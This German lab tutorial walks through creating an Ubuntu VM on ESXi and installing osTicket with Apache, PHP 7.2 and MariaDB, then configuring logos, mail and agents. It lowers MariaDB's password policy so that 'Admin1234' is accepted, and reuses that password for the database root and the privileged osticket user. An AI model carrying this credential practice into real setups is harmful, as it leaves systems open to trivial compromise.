
Durch das Identifizieren des Gastbetriebssystems kann der Assistent die entsprechende Betriebssysteminstallation bereitstellen.

Kompatibilität
Virtuelle ESXi 6.0-Maschine

Gastbetriebssystemfamilie
Linux

Version des Gastbetriebssystems
Ubuntu Linux (64 Bit)

Zurück




3. Nun geben wir unter dem Punkt «Name» den Namen der VM ein. Unterhalb des Namens wählen wir das zu installierende OS ein. In diesem Fall installieren wir Linux Ubuntu 64-bit.

Standard Persistenter Arbeitsspeicher


Wählen Sie einen Datenspeicher für die Konfigurationsdateien der virtuellen Maschine und alle anderen Dateien aus.

Name	Kapazität	Frei	Typ	Tl
datastore1	231 GB	141.25 GB	VMFS5	U


Zurück Weiter




4. Nun wählen wir den dementsprechenden Datastore aus. Und bestätigen den Prozess mit «Weiter».




5. Unter dem Punkt CPU wählen wir 2 Kerne aus. Danach geben wir der VM 4 GB RAM und der Festplatte 1 geben wir 30 GB.





6. Unter dem Punkt CD/DVD-Laufwerk 1, ISO auswählen und dann im sich öffnenden Fenster das ISO File auswählen. Mit dem Klicken auf «auswählen» wird das ISO File eingelegt.



7. Nun klickt man auf «Weiter» um den Prozess weiterzuführen.

	<p>8. Danach erhält man eine Übersicht seiner Konfiguration. Nun einfach auf «Beenden» klicken.</p>
	<p>9. Nun sehen wir die VM im Home Fenster.</p>

14.6.2. Installation OSTicket

Bild	Beschreibung
 <pre>luis@oticket:~\$ apt-get update && apt-get upgrade -y</pre>	<p>1. Mit dem Befehl apt-get update && apt-get upgrade -y holt man alle vorhandenen Update's vom Repository.</p>
 <pre>root@oticket:~# sudo apt install mysql-server unzip libapache2-mod-php7.2 php7.2-mbstring php7.2-cli php7.2-mysql php7.2-cgi php7.2-fpm php7.2-gd php7.2-imap php7.2-xml php7.2-intl php-dev libmcrypt-dev php-pear -y</pre>	<p>2. Nun geben wir den folgenden Befehl ein: sudo apt install mysql-server unzip libapache2-mod-php7.2 php7.2-mbstring php7.2-cli php7.2-mysql php7.2-cgi php7.2-fpm php7.2-gd php7.2-imap php7.2-xml php7.2-intl php-dev libmcrypt-dev php-pear -y</p> <p>Dadurch werden alle erforderlichen Pakete für den MySQL Server und den Apache Webserver.</p>
 <pre>root@oticket:~# service apache2 restart</pre>	<p>3. Danach starten wir den Apache Service neu. service apache2 restart</p>



14.6.3. Installation und Konfiguration MariaDB

<pre>root@oticket:~# mysql_secure_installation</pre>	4. Danach starten wir das MySQL MariaDB Installations Skript. <i>mysql_secure_installation</i>
<pre>Press y Y for Yes, any other key for No: y</pre>	5. Zu Beginn setzen wir für den root User von MariaDB ein neues Passwort. y
<pre>There are three levels of password validation policy: LOW Length >= 8 MEDIUM Length >= 8, numeric, mixed case, and special characters STRONG Length >= 8, numeric, mixed case, special characters and dictionary file Please enter 0 = LOW, 1 = MEDIUM and 2 = STRONG: 0</pre>	6. Nun muss man die Passwortstärke auswählen. Da wir als Passwort Admin1234 verwenden, wählen wir 0 aus. 0
<pre>New password: Re-enter new password:</pre>	7. Nun geben wir das Passwort ein. Admin1234 Admin1234
<pre>environment. Remove anonymous users? (Press y Y for Yes, any other key for No) : y</pre>	8. Zu Beginn entfernen wir die anonymen Usern. y
<pre>the root password from the network. Disallow root login remotely? (Press y Y for Yes, any other key for No) : y</pre>	9. Danach entfernen wir den Remote Zugriff für den root Usern y
<pre>Remove test database and access to it? (Press y Y for Yes, any other key for No) : y made so far will take effect immediately. Reload privilege tables now? (Press y Y for Yes, any other key for No) : y</pre>	10. Zudem entfernen wir die Test DB. y
<pre>Success. All done! root@oticket:~# mysql -u root -p</pre>	11. Diesen Punkt ebenfalls mit y beantworten.
<pre>mysql> create database osticketdb;</pre>	12. Nun ist der Installation prozess abgeschlossen. Mit dem befehl « <i>mysql -u root -p</i> » können wir uns in der Datenbank einloggen.
<pre>Query OK, 1 row affected (0.00 sec) mysql> create user osticket@localhost identified by 'Admin1234';</pre>	13. Nun erstellen wir die Datenbank «osticketdb». <i>create database osticketdb;</i>
<pre>Query OK, 1 row affected (0.00 sec) mysql> grant all privileges on osticketdb.* to osticket@localhost identified by 'Admin1234';</pre>	14. Danach erstellen wir einen Datenbank User. <i>create user osticket@localhost identified by 'Admin1234';</i>
<pre>Query OK, 1 row affected (0.00 sec) mysql> grant all privileges on osticketdb.* to osticket@localhost identified by 'Admin1234';</pre>	15. Nun geben wir dem erstellten User alle Rechte für die Datenbank. <i>grant all privileges on osticketdb.* to osticket@localhost identified by 'Admin1234';</i>

<pre>mysql> flush privileges;</pre>	16. Zudem führen wir folgenden Befehl durch. flush privileges;
<pre>mysql> exit;</pre>	17. Nun haben wir alle Einstellungen in der Datenbank erledigt. Wir können MariaDB nun schliessen. exit;
<pre>Bye root@oticket:~# service mysql restart</pre>	18. Damit alle Einstellungen aktualisiert werden. Starten wir den MySQL Service neu. service mysql restart

14.6.4. Installation und Vorkonfiguration OSTicket

<pre>root@oticket:~# cd /tmp/ root@oticket:/tmp# wget https://github.com/osTicket/osTicket/releases/download/v1.10.4/osTicket-v1.10.4.zip</pre>	19. Nun wechseln wir in das tmp Verzeichnis. cd /tmp/ Danach laden wir das ZIP File herunter. wget https://github.com/osTicket/osTicket/releases/download/v1.10.4/osTicket-v1.10.4.zip
<pre>root@oticket:/tmp# unzip osTicket-v1.10.4.zip Archive: osTicket-v1.10.4.zip inflating: scripts/api_ticket_create.php inflating: scripts/automail.php inflating: scripts/automail.pl inflating: scripts/rcron.php inflating: upload/account.php inflating: upload/ajax.php inflating: upload/api/.htaccess inflating: upload/api/api.inc.php</pre>	20. Nun extrahieren wir das ZIP File. unzip osTicket-v1.10.4.zip
<pre>inflating: upload/web.config root@oticket:/tmp# mv upload/* /var/www/html/</pre>	21. Nun verschieben wir den gesamten Inhalt von Upload zu /var/www/html mv upload/* /var/www/html/
<pre>root@oticket:/tmp# mv upload/* /var/www/html/ root@oticket:/tmp# mv scripts/ /var/www/html/</pre>	22. Zudem verschieben wir den gesamten Inhalt von Upload zu /var/www/html mv scripts/ /var/www/html/
<pre>root@oticket:/tmp# mv scripts/ /var/www/html/ root@oticket:/tmp# rm -rf /var/www/html/index.html</pre>	23. Danach entfernen wir das index.html File rm -rf /var/www/html/index.html
<pre>root@oticket:/tmp# rm -rf /var/www/html/index.html root@oticket:/tmp# cd /var/www/html/include/ root@oticket:/var/www/html/include# cp ost-sampleconfig.php ost-config.php</pre>	24. Zuerst wechseln wir ins include Verzeichnis. cd /var/www/html/include Danach kopieren wir das ost-sampleconfig.php File. cp ost-sampleconfig.php ost-config.php


<pre>root@oticket:/var/www/html/include# cd root@oticket:~# chown -R www-data:www-data /var/www/html/ root@oticket:~# chmod 755 -R /var/www/html/ root@oticket:~# chmod 0644 /var/www/html/include/ost-config.php</pre>	<p>25. Danach müssen wir einige Berechtigungen verändern mit dem Befehl «chmod» und «chown».</p> <p>chown -R www-data:www-data /var/www/html/ chmod 755 -R /var/www/html/ chmod 0644 /var/www/html/include/ost-config.php</p>
	<p>26. Dann öffnen wir die Default Konfiguration mit dem vi editor.</p> <p>vi /etc/apache2/sites-available/000-default.conf</p>
	<p>27. Dann überprüfen wir den Speicherort der Website. Da wir die Seite auf dem Default Speicherort abgespeichert haben, müssen wir diese Parameter nicht ändern.</p>
	<p>28. Danach starten wir den Apache Service neu.</p> <p>service apache2 restart</p>
	<p>29. Nun kann man über die Eingabe der IP-Adresse des Webservers, dieses Fenster sehen. Hier klicken wir einfach auf «Continue».</p>

The screenshot shows the osTicket configuration interface. In the Admin User section, fields include Helpdesk Name (support), Default Email (support@luis-luescher.com), Primary Language (English (United States)), First Name (Luis), Last Name (Luescher), Email Address (info@luis-luescher.com), Username (supportadmin), and Password (two fields). A note says "Bad username". In the Database Settings section, fields include MySQL Table Prefix (ost_), MySQL Hostname (localhost), MySQL Database (osticketdb), MySQL Username (osticket), and MySQL Password (redacted).

30. Zuerst geben wir den Namen des Helpdesks ein. Dann die Default Support Mail. Danach einige Informationen zu dem Administrator. Und zum Ende muss man dann noch die DB-Informationen angeben.

The screenshot shows the osTicket installer success page. It features the osTicket logo and the text "Congratulations! Your osTicket installation has been completed successfully. Your next step is to fully configure your new support ticket system for use, but before you get to it please take a minute to cleanup." Below this, under "Config file permission:", there's a list of steps for various file systems. A note says "Change permission of ost-config.php to remove write access as shown below." To the right, there's a "What's Next?" sidebar with links to "Post-Install Setup", "Commercial Support Available", and "osTicket Community Wiki". At the bottom, there are links for "Your osTicket URL" (http://192.168.0.228/), "Your Staff Control Panel" (http://192.168.0.228/scp), "osTicket Forums" (http://osticket.com/forum/), and "osTicket Community Wiki" (http://osticket.com/wiki/). A note at the bottom says "PS: Don't just make customers happy, make happy customers!"





31. Danach kommt diese «Congratulations!» Seite. Nun sollte das Ticket System funktionieren.





32. Nun kann man sich mit dem Administratoren-Login anmelden.

14.6.5. Hintergrund und Logo ändern via CLI

Bild	Beschreibung
	1. Wir wollen das Hintergrundbild ändern. Wir werden ein ansprechenderes Bild auswählen.
	2. Die Bilder sind unter folgendem Verzeichnis abgelegt. cd /var/www/html/scp/images
	3. Mit dem befehl « ls » hat man eine Übersicht aller Bilder.
	4. Nun wechseln wir in mein Home Verzeichnis. Dort ist das neue Bild unter dem Namen «login-headquarters.jpg» abgespeichert. cd /home/luis



	5. Mit dem Befehl « ls » lassen sich alle Daten in meinem Home Verzeichnis angezeigt.
	6. Nun kopieren wir das Bild in das korrekte Verzeichnis. cp login-headquarters.jpg /var/www/html/scp/images/login-headquarters.jpg
	7. Nun starten wir den php7.2-fpm Service neu. service php7.2-fpm restart
	8. Danach kann man die login Seite neu aufrufen, evtl. muss man CTRL + F5 klicken, damit die aktuelle Version vom webserver heruntergeladen wird und nicht die des lokalen Cache.

14.6.6. Hintergrundbild und Logo ändern via GUI


Bild	Beschreibung
	<p>1. Im Admin Panel unter dem Punkt Settings => Company => Logos kann man die Logos ändern. Unter dem Punkt «Upload a new logo» kann man ein neues Foto hochladen.</p>
	<p>2. Dann öffnet sich eine Explorer Instanz. Hier einfach das bild suchen und mit «Öffnen» bestätigen.</p>
	<p>3. Danach den Upload mit dem Button «Save Changes» speichern.</p>
	<p>4. Nach dem erfolgreichen Import kann man dann einfach das Bild auswählen und wiederum speichern.</p>

14.6.7. Hinzufügen einer Mail-Adresse

Bild	Beschreibung
	1. Im Admin-Panel unter dem Punkt Emails eine neue Email hinzufügen. Zu Beginn die Adresse eingeben sowie deren Kürzel. Dann zu welchem Departement sie gehört, zudem noch die dementsprechenden Login Informationen.
	2. Unter dem Punkt «Fetching Email via IMAP or POP» die Daten des Email-Hosters angeben. Unter dem Punkt «Sending Email via SMTP» die Daten des Email-Hosters angeben.
	3. Danach den ganzen Prozess mit «Save Changes» abschliessen.

	<p>4. Unter dem Punkt Diagnostic kann man von der soeben hinzugefügten Mail Adresse ein Mail verschicken. Mit dem Button «Send Message» wird die Nachricht verschickt.</p>
	<p>5. Hier ist noch der Beweis das es funktioniert.</p>

14.6.8. Erstellen eines Agents

Bild	Beschreibung
	<p>1. Im Admin – Panel unter dem Punkt Agents ein neuer Agent erstellen. Wichtig ist, dass man einen Benutzernamen vergibt. Folgende Namenskonvention: icXXX XXX = Erste zwei Anfangsbuchstaben Vorname und erster Anfangsbuchstaben Nachname</p>

Manage Agent — Brad Pitt

Access
